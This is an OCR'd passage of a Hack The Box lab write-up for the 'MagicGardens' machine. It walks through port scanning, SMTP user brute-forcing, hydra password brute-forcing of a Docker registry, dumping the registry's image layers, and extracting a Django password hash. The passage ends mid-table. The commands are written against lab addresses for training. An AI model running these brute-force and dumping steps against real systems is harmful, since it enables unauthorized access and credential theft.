
HTB-MagicGardens



Information Gathering

Nmap

Nmap discovers four ports open:

```
sudo nmap -sSVC 10.10.11.9
```


```
PORT     STATE SERVICE   VERSION
22/tcp   open  ssh       OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
| ssh-hostkey:
|   256 e0:72:62:48:99:33:4f:fc:59:f8:6c:05:59:db:a7:7b (ECDSA)
|_  256 62:c6:35:7e:82:3e:b1:0f:9b:6f:5b:ea:fe:c5:85:9a (ED25519)
25/tcp   open  smtp      Postfix smtpd
|_smtp-commands: Couldn't establish connection on port 25
| ssl-cert: Subject: commonName=magicgardens.magicgardens.htb
| Subject Alternative Name: DNS:magicgardens.magicgardens.htb
| Not valid before: 2023-09-29T10:35:26
|_Not valid after:  2033-09-26T10:35:26
|_ssl-date: TLS randomness does not represent time
80/tcp   open  http      nginx 1.22.1
|_http-title: Did not follow redirect to http://magicgardens.htb/
|_http-server-header: nginx/1.22.1
5000/tcp open  ssl/upnp?
| ssl-cert: Subject: organizationName=Internet Widgits Pty Ltd/stateOrProvinceName=Some-State/countryName=AU
| Not valid before: 2023-05-23T11:57:43
|_Not valid after:  2024-05-22T11:57:43
Service Info: Host:  magicgardens.magicgardens.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

We should definitely look into SMTP and port 5000.

Enumeration

HTTP - TCP 80

After adding **magicgardens.htb** to `/etc/hosts`, we can access the website:


MG
Search
Search
Free shipping
Order 20 or more flowers and get free delivery
25%
Upgrade your subscription and get a QR code with a 25% discount on all products

Magic Gardens


Online flower shop. Fast and reliable delivery. We try for people. We grow the best flowers. Make a holiday for yourself and your loved ones.

Feroxbuster discovers several paths:


`feroxbuster -u http://10.10.11.9`

```
http://magicgardens.htb/admin => http://magicgardens.htb/admin/
http://magicgardens.htb/search => http://magicgardens.htb/search/
http://magicgardens.htb/register => http://magicgardens.htb/register/
http://magicgardens.htb/logout => http://magicgardens.htb/logout/
http://magicgardens.htb/login => http://magicgardens.htb/login/
http://magicgardens.htb/catalog => http://magicgardens.htb/catalog/
```


`/login` provides login feature for the website:



`/admin` is a Django administration login portal:




`/catalog` shows products:



Catalog

Carnation	Chrysanthemum	Gerbera	Iris
★★★★★	★★	★	★
3.45 $	2.99 $	1.99 $	1.55 $
In stock	In stock	In stock	Out of stock


`/register` allows you to register a new user. Let's create a new user **test**:



Sign up

Username: test	Password: ••••
Email: test@test.com	Phone: 1234567890
First name: test	Last name: test
Address: test	

Let's try making an order as well:



Chrysanthemum


The name "chrysanthemum" is derived from the Ancient Greek: χρυσός chrysos (gold) and Ancient Greek: ἄνθεμον anthemon (flower).

2.99 $

Buy in one click


Your name: test
Email: test@test.com
Quantity: 1

Order goes in successfully but nothing much could be done from here:


Success!
Your order will be processed within 24 hours. Our manager will contact you to clarify the information.

Show courier QR code and get a discount on delivery.

`/profile` shows user's information:


Personal information


Personal information

Username: test
Email: test@test.com
Phone: 1234567890
Subscription: Standard
First name: test
Last name: test
Address: test


SMTP - TCP 25

Using smtp_vrfy_brute.py, let's bruteforce users on SMTP:

```
python smtp_vrfy_brute.py 10.129.80.226 xato-net-10-million-usernames.txt
```


```
┌──(yoon㉿kali)-[~/Documents/htb/magicgardens]
└─$ python smtp_vrfy_brute.py 10.10.11.9 /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt

Lines remaining in user list: 8295455
Connecting to: 10.10.11.9
Connection response: 220 magicgardens.magicgardens.htb ESMTP Postfix (Debian/GNU)
```

User **alex** is found to be valid:


```
+ Verified user: alex
++ Verified users list: alex
+ Verified user: www-data
++ Verified users list: alex, www-data
```

Docker Registry - TCP 5000


Port 5000 usually have docker registry running on it.

> A storage and distribution system called Docker registry is used to store named Docker images, which may have multiple versions, distinguished by tags. These images are organized in Docker repositories in the registry , and each repository stores individual versions of a specific image. The provided functions allow users to download images locally or upload them to the registry, provided that the user has the necessary permissions.

Bruteforce

Let's bruteforce docker registry API password for user alex using hydra:

```
hydra -l alex -P /usr/share/wordlists/rockyou.txt 10.10.11.9 -s 5000 https-get /v2/
```



```
[DATA] attacking http-gets://10.10.11.9:5000/v2/
[5000][http-get] host: 10.10.11.9   login: alex   password: diamonds
1 of 1 target successfully completed, 1 valid password found
```

Password is found to be **diamonds**.


Now let's move on to enumerating docker registry with the found credentials.

Dump

From here, you can learn a lot more about pentesting docker registry.

Let's first try listing repositories:


```
curl -k -u alex:diamonds https://10.10.11.9:5000/v2/_catalog
```



```
┌──(yoon㉿kali)-[~/Documents/htb/magicgardens]
└─$ curl -k -u alex:diamonds https://10.10.11.9:5000/v2/_catalog
{"repositories":["magicgardens.htb"]}
```

We can get tag for the repository:


```
curl -k -u alex:diamonds https://10.10.11.9:5000/v2/magicgardens.htb/tags/list
```



```
┌──(yoon㉿kali)-[~/Documents/htb/magicgardens]
└─$ curl -k -u alex:diamonds https://10.10.11.9:5000/v2/magicgardens.htb/tags/list
{"name":"magicgardens.htb","tags":["1.3"]}
```

We can get manifests of the repository:


```
curl -k -u alex:diamonds https://10.10.11.9:5000/v2/magicgardens.htb/manifests/1.3
```



```
┌──(yoon㉿kali)-[~/Documents/htb/magicgardens]
└─$ curl -k -u alex:diamonds https://10.10.11.9:5000/v2/magicgardens.htb/manifests/1.3
{
   "schemaVersion": 1,
   "name": "magicgardens.htb",
   "tag": "1.3",
   "architecture": "amd64",
   "fsLayers": [
      {
         "blobSum": "sha256:a3ed95caeb02ffe68cdd9fd84406680ae93d633cb16422d00e8a7c22955b46d4"
      },
      {
         "blobSum": "sha256:a3ed95caeb02ffe68cdd9fd84406680ae93d633cb16422d00e8a7c22955b46d4"
      },
      {
         "blobSum": "sha256:b0c11cc482abe59dbeea1133c92720f7a3feca9c837d75fd76936b1c6243938c"
      },
      {
         "blobSum": "sha256:748da8c1b87e668267b90ea305e2671b22d046dcfeb189152bf590d594c3b3fc"
```

Now let's use DockerRegistryGrabber to dump data:


```
python3 drg.py https://10.10.11.9 -U alex -P diamonds --dump_all
```



```
└─$ sudo python3 drg.py https://10.10.11.9 -U alex -P diamonds --dump_all
[+] magicgardens.htb
[+] BlobSum found 30
[+] Dumping magicgardens.htb
    [+] Downloading : a3ed95caeb02ffe68cdd9fd84406680ae93d633cb16422d00e8a7c22955b46d4
    [+] Downloading : a3ed95caeb02ffe68cdd9fd84406680ae93d633cb16422d00e8a7c22955b46d4
    [+] Downloading : b0c11cc482abe59dbeea1133c92720f7a3feca9c837d75fd76936b1c6243938c
    [+] Downloading : 748da8c1b87e668267b90ea305e2671b22d046dcfeb189152bf590d594c3b3fc
```


After waiting for a bit, DockerRegirstryGrabber creates bunch of zip files.

Unzipping all of them and enumerating files one by one, **db.sqlite3** can be found:



```
┌──(yoon㉿kali)-[/opt/…/magicgardens.htb/usr/src/app]
└─$ ls
app  db.sqlite3  entrypoint.sh  manage.py  media  requirements.txt  static  store
```

Looking in to **auth_user** table in it, password hash for user **morty** is found:



```
┌──(yoon㉿kali)-[/opt/…/magicgardens.htb/usr/src/app]
└─$ sudo sqlite3 db.sqlite3
SQLite version 3.44.2 2023-11-24 11:41:44
Enter ".help" for usage hints.
sqlite> .tables
auth_group                  django_content_type
auth_group_permissions      django_migrations
auth_permission             django_session
auth_user                   store_order
auth_user_groups            store_product
auth_user_user_permissions  store_storemessage
django_admin_log            store_storeuser
sqlite> select * from auth_user;
2|pbkdf2_sha256$600000$y1tAjUmiqLtSdpL2wL3h56$61u2yMfK3oYgnL31fX8R4k/0hTc6YXRfiOH4LYVsEXo=|2023-06-06 17:34:56.520750|1|mo
